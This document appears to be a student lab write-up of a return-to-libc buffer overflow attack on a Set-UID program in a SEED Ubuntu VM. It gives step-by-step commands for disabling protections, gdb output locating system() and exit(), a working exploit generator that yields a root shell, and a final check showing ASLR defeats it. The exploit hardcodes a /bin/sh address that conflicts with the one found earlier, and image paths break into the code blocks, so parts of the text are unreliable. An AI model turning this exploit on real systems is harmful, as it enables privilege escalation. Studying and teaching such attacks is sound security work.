

Return-to-libc Attack Documentation

Adina Zubascu, CTI-EN an III

Introduction


This project explores the **return-to-libc attack**, a technique that exploits buffer overflows by redirecting execution to existing library functions (e.g., `system()`) rather than injecting shellcode. This bypasses common defenses like non-executable stacks (NX). The lab environment uses pre-built Ubuntu virtual machines, and to simplify the exploit process, we disable certain protections and configure the environment to facilitate the attack.

Task 2.1: Disabling Countermeasures

To enable our attack, we first disable **Address Space Layout Randomization (ASLR)**, which randomizes stack and heap locations.

Task 2.2: Configuring /bin/sh (Ubuntu 16.04 Only)

Ubuntu 16.04's `/bin/sh` points to `/bin/dash`, which drops privileges in Set-UID programs (breaking our exploit). We relink `/bin/sh` to `/bin/zsh`, which doesn't have this protection:



```
Terminal
[05/26/25]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[05/26/25]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[05/26/25]seed@VM:~$
```

Task 2.3: The Vulnerable Program

A buffer overflow exists in `retlib.c`, where 300 bytes are read into a much smaller buffer. This allows overwriting control data. The program is root-owned and Set-UID, so a successful exploit could yield a root shell. I chose the buf size 20.

```
#include <stdlib.h>
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
/* Changing this size will change the layout of the stack.
```

```
* Instructors can change this value each year, so students
```

```
* won't be able to use the solutions from the past.
```

```
* Suggested value: between 0 and 200 (cannot exceed 300, or
```

```
* the program won't have a buffer-overflow problem). */
```

```
#ifndef BUF_SIZE
```

```
#define BUF_SIZE 20
```

```

#endif

int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
    for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE*5]; memset(dummy, 0, BUF_SIZE*5);

    badfile = fopen("badfile", "r");

    bof(badfile);

    printf("Returned Properly\n");

    fclose(badfile);

    return 1;
}

```

We compile the project with the required flags and set the root privileges

```

[05/26/25]seed@VM:~$ nano retlib.c
[05/26/25]seed@VM:~$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
[05/26/25]seed@VM:~$ sudo chown root retlib
[05/26/25]seed@VM:~$ sudo chmod 4755 retlib

```

Task 2.4: Finding libc Function Addresses

With ASLR disabled, libc loads at fixed addresses. We use gdb to find the addresses of system() and exit().

```

gdb-peda$ run
Starting program: /home/seed/retlib
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Returned Properly
[Inferior 1 (process 2951) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7d989d0 <__GI_exit>

```

Task 2.5: Putting the Shell String in Memory

We use an environment variable to place the string `"/bin/sh"` in memory, then compile and run:

```
#include <stdio.h>

#include <stdlib.h>

int main() {

    char* shell = getenv("MYSHELL");

    if (shell)


        printf("Address of /bin/sh: %p\n", (void*)shell);

    else

        printf("MYSHELL not found!\n");

    return 0;

}
```



A terminal window with a dark background and light-colored text. The text shows the following commands and output: `[05/30/25]seed@VM:~$ export MYSHELL=/bin/sh`, `[05/30/25]seed@VM:~$ gcc -o fndbin fndbin.c`, `[05/30/25]seed@VM:~$./fndbin`, and the output `Address of /bin/sh: 0xbffffe1c`.

Task 2.6: Exploiting the Buffer Overflow

We craft badfile to overwrite the return address in retlib's `bof()` function, redirecting execution to `system()` with `"/bin/sh"` as an argument and `exit()` for cleanup.

Approach:

- Construct badfile using C
- Use the addresses found in previous tasks for `system()`, `exit()`, and `/bin/sh`.
- Overwrite the buffer with:
 - **system()** address (control execution)
 - **exit()** address (clean exit)
 - **/bin/sh** address (argument for `system()`)

Finding Offsets (X, Y, Z):

- ```
gdb-peda$ pattern create 100
'AAA%AAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAAcAA2AAHAAaAA3AAIAeAA4AAJAAfAA5AAK/
gdb-peda$ nano badfile
gdb-peda$ run
```

- ```

EAX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0x413b4141 ('AA;A')
ESP: 0xbfffed10 ("EAAaAA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
EIP: 0x41412941 ('A)AA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41412941
[-----stack-----]
0000| 0xbfffed10 ("EAAaAA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
0004| 0xbfffed14 ("AA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
0008| 0xbfffed18 ("AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
0012| 0xbfffed1c ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
0016| 0xbfffed20 ("AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
0020| 0xbfffed24 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
0024| 0xbfffed28 ("2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
0028| 0xbfffed2c ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\n")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41412941 in ?? ()
gdb-peda$ pattern offset 0x41412941
1094789441 found at offset: 32

```

- ```
#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main(int argc, char **argv)

{

char buf[50];

FILE *badfile;

badfile = fopen("./badfile", "w");

/* You need to decide the addresses and

the values for X, Y, Z. The order of the following

three statements does not imply the order of X, Y, Z.


Actually, we intentionally scrambled the order. */
```

```

*(long *) &buf[40] = 0xbffff1c ; // "/bin/sh" ☆
*(long *) &buf[32] = 0xb7da4da0 ; // system() ☆
*(long *) &buf[36] = 0xb7d989d0 ; // exit() ☆
fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
}

```

**After running the exploit, we run the retlib and the attack succeeds:**



```

[05/30/25]seed@VM:~$ gcc -o exploit exploit.c
[05/30/25]seed@VM:~$./exploit
[05/30/25]seed@VM:~$./retlib
$
$
$ █

```

#### **Attack Variation 1: Is exit() Really Necessary?**

- We remove exit() from badfile and re-run the attack.
- Observation: The attack may still succeed, spawning a shell, but the behavior of the program after exiting the shell may be unpredictable. This is because without exit(), the program may continue executing instructions following system(), possibly crashing or printing garbage.
- Conclusion: exit() ensures clean program termination, but is not strictly necessary for achieving a shell.

#### **Attack Variation 2: Changing the retlib File Name**

- **Rename retlib to a different name (e.g., newretlib):**

```
$ mv retlib newretlib
```

```
$./newretlib
```

- Observation: The attack may fail after renaming. This is because the memory address of environment variables (including /bin/sh) can shift when the file name length changes, affecting stack layout and the calculated address of "/bin/sh".

- Conclusion: The success of the attack depends on precise memory addresses. Renaming the target program alters memory alignment, causing the shell address to be incorrect.

## Task 2.7

In this task, let us turn on the Ubuntu's address randomization protection and see whether this protection is effective against the Return-to-libc attack. First, let us turn on the address randomization:

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

After that, we follow the same steps as above, and we reach the gdb analysis. We find the address randomization disable is on, so we turn it off:

```
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ set disable-randomization off
gdb-peda$ run
Starting program: /home/seed/cs_proj_2/retlib

Program received signal SIGSEGV, Segmentation fault.
```

We run the program once and observe the exit,system address and offset we have to hardcode in our exploit:

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7642da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb76369d0 <__GI_exit>
```

```
0x41412941 in ?? ()
gdb-peda$ pattern offset 0x41412941
1094789441 found at offset: 32
gdb-peda$ q
```

But, just to make sure, we run the program again and observe:

```
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb75f3da0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb75e79d0 <__GI_exit>
gdb-peda$ pattern offset 0x41412941
1094789441 found at offset: 32
gdb-peda$ run
Starting program: /home/seed/cs_proj_2/retlib

Program received signal SIGSEGV, Segmentation fault.
```

The same offset, but different system and exit addresses

We do the same thing for the /bin/sh address:

```
[05/30/25]seed@VM:~/cs_proj_2$ export MYSHELL=/bin/sh
[05/30/25]seed@VM:~/cs_proj_2$ gcc -o fndbin fndbin.c
[05/30/25]seed@VM:~/cs_proj_2$./fndbin
Address of /bin/sh: 0xbf9fde1c
[05/30/25]seed@VM:~/cs_proj_2$./fndbin
Address of /bin/sh: 0xbfb51e1c
```

Conclusion: If ASLR is enabled, Return-to-libc attacks that rely on hardcoded addresses will fail, because the memory addresses of libc functions and strings like "/bin/sh" are randomized on each run.